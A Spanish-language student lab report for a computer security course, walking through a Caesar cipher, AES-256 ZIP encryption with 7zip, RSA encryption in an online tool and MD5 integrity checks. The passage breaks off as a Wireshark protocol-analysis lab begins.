ENTREGA DE LABORATORIOS - SEGURIDAD INFORMÁTICA

ENTREGADO POR:

Sebastian Guerrero Arias


Diana Milena Giraldo Valencia

Laboratorio #1


Cifrado césar

Herramienta: Cryptool ONLINE


El texto cifrado es: FHVDU HO HPSHUDGRU KD VLGR DVHVLQDGR




Se pone el texto en Ciphertext y le damos en opciones



Le damos en key 3 y cerrar y automanticament enos decifra el texto





CESAR EL EMPERADOR HA SIDO ASESINADO

Conclusión:


El Cifrado César es simple y fácil de descifrar con herramientas como Cryptool ONLINE. Solo requiere conocer la clave (3 en este caso) o usar fuerza bruta, ya que tiene pocas combinaciones. Es histórico pero inseguro para proteger información hoy en día.

LABORATORIO #2

Criptografía Simétrica Objetivo: Realizar una prueba de concepto con cifrado de un documento de texto con criptografía simétrica.


DESARROLLO Para la prueba de concepto se hará uso de 7zip y la opción de comprimir documentos usando una clave compartida tipo AES.

Creamos un archivo de prueba



Lo comprimimos con las opciones avanzadas.


- Haz clic derecho sobre `Laboratorio`.
- Selecciona **"Añadir al archivo comprimido"**




Selecciona:

- **Formato:** ZIP.


- **Método de cifrado:** AES-256.
- **Contraseña:** Ingresa una clave que puedas recordar.



Haz clic en **"Aceptar"**. Se generará un archivo ZIP protegido con clave.



- Intenta abrir el archivo comprimido.
- Al solicitarse, introduce la clave configurada para acceder al contenido.



Este laboratorio demuestra cómo 7zip utiliza criptografía simétrica con AES para proteger archivos mediante una clave compartida, asegurando que solo usuarios autorizados puedan acceder a los datos.


Laboratorio #3

Objetivo: Realizar una prueba de concepto con cifrado de un documento de texto con criptografía asimétrica.


DESARROLLO Para la prueba de concepto se hará uso de una aplicación online que permite realizar el proceso.

Haz clic en **"Generate RSA Key Pair"** para obtener un par de claves:


- **Clave pública** (para cifrar).
- **Clave privada** (para descifrar).



- Escribe o pega el mensaje en el campo correspondiente.
- Selecciona la opción **"Encryption"**.
- Usa la clave pública del receptor para cifrar el mensaje.



- Copia el mensaje cifrado generado.
- Pégalo en el campo de descifrado en la aplicación.
- Introduce la clave privada del receptor.
- Haz clic en **"Decrypt"** para recuperar el mensaje original.




Conclusión:
Este laboratorio demuestra el uso de criptografía asimétrica con RSA para proteger mensajes, donde las claves pública y privada trabajan juntas para garantizar la seguridad y autenticidad del contenido.

Laboratorio #4


Funciones HASH Objetivo: Realizar una prueba de concepto con funciones hash MD5, para verificar la integridad de un archivo.

DESARROLLO Herramienta: WinMD5

- Abre un editor de texto (como Notepad) y escribe un contenido de prueba.
- Guarda el archivo




Inicia la aplicación **WinMD5**.




- En WinMD5, selecciona la opción para buscar el archivo.
- La herramienta generará el hash MD5 del archivo

7d1f749287d49180ada9c863e1b0f169



- Abre el archivo nuevamente, realiza un cambio mínimo, como añadir un espacio o una letra.
- Guarda el archivo.
- Repite el proceso en WinMD5 con el archivo modificado.
- Observa que el nuevo hash generado será diferente

adf5c4121d44b4b2a73f0d9f16680974



Conclusión:
El uso de funciones hash como MD5 permite verificar la integridad de un archivo. Cualquier modificación, por pequeña que sea, cambia el hash, asegurando que los datos no hayan sido alterados o corrompidos.

Laboratorio # 5

WIRESHARK


Objetivo:

Realizar una prueba de concepto de análisis de protocolos seguros y no seguros con wireshark.

DESARROLLO


- 🎬 Abro 